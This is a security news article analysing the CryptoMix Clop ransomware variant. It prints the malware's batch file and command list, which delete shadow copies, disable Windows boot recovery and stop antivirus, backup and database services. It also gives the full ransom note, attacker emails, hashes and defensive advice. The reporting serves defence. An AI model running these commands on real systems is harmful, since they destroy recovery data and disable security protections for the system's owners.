CryptoMix Clop Ransomware Says It's Targeting Networks, Not Computers

bleepingcomputer.com/news/security/cryptomix-clop-ransomware-says-its-targeting-networks-not-computers/

Lawrence Abrams

By
Lawrence Abrams

- March 5, 2019
- 04:30 AM
- 1

A new CryptoMix Ransomware variant has been discovered that appends the .CLOP or .CIOP extension to encrypted files. Of particular interest, is that this variant is now indicating that the attackers are targeting entire networks rather than individual computers.

This variant was discovered by MalwareHunterTeam, who has noticed that the developers are switching between different email addresses and slight variations in the extension.

> Signed & low detected (as usual), yesterday evening build of CryptoMix Clop ransomware sample: https://t.co/20KMkc3S9X
> Again some changes in the note, and now it has 3 email addresses...
> Also, new mutex and "messages" too.
> @demonslay335
> cc @VK_Intel pic.twitter.com/1wv5zJTRNB
>
> — MalwareHunterTeam (@malwrhunterteam) February 26, 2019


As we are always looking for weaknesses, if you are a victim of this variant and decide to pay the ransom, please send us the decryptor so we can take a look at it. You can also discuss or receive support for Cryptomix ransomware infections in our dedicated

Cryptomix Help & Support Topic.

The Clop CryptoMix Ransomware variant

It has been quite a while since we covered a new CryptoMix variant and some things have changed since then.

This variant is currently being distributed using executables that have been code-signed with a digital signature. Doing so makes the executable appear more legitimate and may help to bypass security software detections.




Certification path

USERTrust Secure™
Sectigo RSA Code Signing CA
MEGAPOLIS SERVICES LTD

Certificate status:

This certificate is OK.

In an analysis by security researcher Vitali Kremez, when started this variant will first stop numerous Windows services and processes in order to disable antivirus software and close all files so that they are ready for encryption. Examples of processes that are shutdown include Microsoft Exchange, Microsoft SQL Server, MySQL, BackupExec, and more.




```
pe = pefile.PE("cryptomix-ransomware.unpacked.vk.exe")
rsrc = get_section_blob(pe,"RC_DATA")
rsrc2 = get_section_blob(pe,"RC_HTML1")
dec_rsrc1 = xor_decode(key, rsrc)
dec_rsrc2 = xor_decode(key, rsrc2)
if dec_rsrc1 and dec_rsrc2 is not None:
    print("\n[*] CryptoMix Ransomware Section Custom XOR Decoder ->\n")
    print("\n[*] First decoded resource section: \n\n%s" % (dec_rsrc1.decode("utf-8")))
    print("\n[*] Second decoded resource section: \n\n%s" % (dec_rsrc2.decode("utf-8")))
```

2019-02-26: CryptoMix Clop Ransomware -> “net stop” blob

```
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
 net stop SQLAgent$SYSTEM_BGC /y
 net stop "Sophos Device Control Service" /y
 net stop macmnsvc /y
 net stop SQLAgent$ECWDB2 /y
 net stop "Zoolz 2 Service" /y
 net stop McTaskManager /y
 net stop "Sophos AutoUpdate Service" /y
 net stop "Sophos System Protection Service" /y
 net stop EraserSvc11710 /y
 net stop PDVFSService /y
 net stop SQLAgent$PROFXENGAGEMENT /y
 net stop SAVService /y
 net stop MSSQLFDLauncher$TPSAMA /y
 net stop EPSecurityService /y
```

Sample of Stopped Services (Source: Vitali Kremez Tweet)

Another item noticed by BleepingComputer in this variant is that it will create a batch file named **clearnetworkdns_11-22-33.bat** that will be executed soon after the ransomware is launched. This batch file will disable Windows's automatic startup repair, remove shadow volume copies, and then resize them in order to clear orphaned shadow volume copies.



clearnetworkdns_11-22-33.bat - Notepad2
File Edit View Settings ?

```
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet

```


Remove Shadow Volume Copies

The ransomware will then begin to encrypt a victims files. When encrypting files it will append the **.Clop** or **.CIop** extension to the encrypted file's name. For example, a test file encrypted by this variant has an encrypted file name of test.jpg.CIop.



Encrypted Clop Files

This variant will also create a ransom note named **ClopReadMe.txt** that is now indicating that they are targeting an entire network rather than an individual computer. Whether this is true or not is not known at this time, as the ransomware itself does not have the ability to self-propagate, but could be done manually if the attackers are hacking into Remote Desktop Services.



```
------------------------Your networks has been penetrated---------------------------------------
All files on each host in the networks have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F-8 or any other methods may damage encrypted data but not recover.
We exclusively have decryption software for your situation.
===No DECRYPTION software is AVAILABLE in the PUBLIC===
- DO NOT RENAME OR MOVE the encrypted and readme files.
========================DO NOT RESET OR SHUTDOWN - FILES MAY BE DAMAGED========================
========================DO NOT RESET OR SHUTDOWN - FILES MAY BE DAMAGED========================
========================DO NOT RESET OR SHUTDOWN - FILES MAY BE DAMAGED========================
---THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES---
---ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY---
If you want to restore your files write to email.
[CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 4-6 encrypted files!
[Less than 7 Mb each, non-archived and your files should not contain valuable information!!!
[Databases,large excel sheets, backups  etc...]]!!!
***You will receive decrypted samples and our conditions how to get the decoder***

*^*ATTENTION*^*
=YOUR WARRANTY - DECRYPTED SAMPLES=
-=-DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE-=-
-=-WE DONT NEED YOUR FILES AND YOUR INFORMATION-=-

CONTACTS E-MAILS:
unlock@eqaltech.su
AND
unlock@royalmail.su
OR
kensgilbomet@protonmail.com

_-_ATTENTION_-_
In the letter, type your company name and site!

***The final price depends on how fast you write to us***
^_*Nothing personal just business^_* CLOP^_-
----------------------------------------------------------------------------------------------
```

Ransom Note

This ransom note also contain the emails **unlock@eqaltech.su**, **unlock@royalmail.su**, and **kensgilbomet@protonmail.com** that can be used to contact the attackers for payment instructions.

Unfortunately, at this time the ransomware cannot be decrypted for free. You can receive support or discuss Cryptomix ransomware infections in our dedicated Cryptomix Help & Support Topic.

How to protect yourself from the Ransomware

In order to protect yourself from ransomware it is important that you use good computing habits and security software. The most important step is to always have a reliable and tested backup of your data that can be restored in the case of an emergency, such as a ransomware attack.

You should also make sure that you do not have any computers running remote desktop services connected directly to the Internet. Instead place computers running remote desktop behind VPNs so that they are only accessible to those who have VPN accounts on your network.

A good security software solution that incorporates behavioral detections to combat ransomware and not just use signature detections or heuristics is important as well. For example, Emsisoft Anti-Malware and Malwarebytes Anti-Malware both contain behavioral detection that can prevent many, if not most, ransomware infections from encrypting a computer.

Last, but not least, make sure you practice the following security habits, which in many cases are the most important steps of all:

- Backup, Backup, Backup!
- Do not open attachments if you do not know who sent them.
- Do not open attachments until you confirm that the person actually sent you them,
- Scan attachments with tools like VirusTotal.
- Do not connect Remote Desktop Services directly to the Internet. Instead, make sure they can only be accessed by logging into a VPN first.
- Make sure all Windows updates are installed as soon as they come out! Also make sure you update all programs, especially Java, Flash, and Adobe Reader. Older programs contain security vulnerabilities that are commonly exploited by malware distributors. Therefore it is important to keep them updated.
- Make sure you use have some sort of security software installed that uses behavioral detections or white list technology. White listing can be a pain to train, but if your willing to stock with it, could have the biggest payoffs.
- Use hard passwords and never reuse the same password at multiple sites.
- **BACKUP!**

For a complete guide on ransomware protection, you visit our How to Protect and Harden a Computer against Ransomware article.

Related Articles:

Windows 11 KB5014019 breaks Trend Micro ransomware protection

Industrial Spy data extortion market gets into the ransomware game

New ‘Cheers’ Linux ransomware targets VMware ESXi servers

SpiceJet airline passengers stranded after ransomware attack

US Senate: Govt’s ransomware fight hindered by limited reporting

IOCs

Clop Ransomware Hashes:

```
2ceeedd2f389c6118b4e0a02a535ebb142d81d35f38cab9a3099b915b5c274cb
a867deb1578088d066941c40e598e4523ab5fd6c3327d3afb951073bee59fb02
```

Filenames associated with the Clop Cryptomix Variant:

```
CIopReadMe.txt
```

Clop Ransom Note Text:

```
------------------------Your networks has been penetrated---------------------------
------------
All files on each host in the networks have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F-8 or any other methods may damage encrypted data
but not recover.
We exclusively have decryption software for your situation.
===No DECRYPTION software is AVAILABLE in the PUBLIC===
- DO NOT RENAME OR MOVE the encrypted and readme files.
========================DO NOT RESET OR SHUTDOWN – FILES MAY BE
DAMAGED========================
========================DO NOT RESET OR SHUTDOWN – FILES MAY BE
DAMAGED========================
========================DO NOT RESET OR SHUTDOWN – FILES MAY BE
DAMAGED========================
---THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES---
---ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY---
If you want to restore your files write to email.
[CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 4-6 encrypted files!
[Less than 7 Mb each, non-archived and your files should not contain valuable
information!!!
[Databases,large excel sheets, backups  etc...]]!!!
***You will receive decrypted samples and our conditions how to get the decoder***

*^*ATTENTION*^*
=YOUR WARRANTY - DECRYPTED SAMPLES=
-=-DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE-=-
-=-WE DONT NEED YOUR FILES AND YOUR INFORMATION-=-

CONTACTS E-MAILS:
unlock@eqaltech.su
AND
unlock@royalmail.su
OR
kensgilbomet@protonmail.com

_-_ATTENTION_-_
In the letter, type your company name and site!

***The final price depends on how fast you write to us***
^_*Nothing personal just business^_* CLOP^_-
-------------------------------------------------------------------------------------
----------
```

Emails Associated with the Clop Ransomware:

```
unlock@eqaltech.su
unlock@royalmail.su
kensgilbomet@protonmail.com
```

Embedded Public key:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC01RzGfT2wX535F129PXlD5Z1n
2O8qkkrmrg/vADiRjD7qDmYyk4rqMJZ54n/4HiyheDOX/svnCBqxrNZKJMJ3D2ho
/yxjUFUlzpRDngNVCMMQfrqEyEZNBeKdYgdZqbPqEn26SQ+ucVzvyIRWdRBS4MMm
NmC3la0g54+CesAv1QIDAQAB
-----END PUBLIC KEY-----
```

- Clop
- CryptoMix
- Ransomware

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Comments

Amigo-A - 3 years ago

"""ClopReadMe.txt
Clop Ransomware Hashes:
2ceeedd2f389c6118b4e0a02a535ebb142d81d35f38cab9a3099b915b5c274cb"""

If you look at it from a different angle, then the same letter "L" is used for the extension and name of the note, but not "I".
https://i.imgur.com/fdpe25D.png

To see it where the letter l and I of the font are similar, just need to translate the letters into another font.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: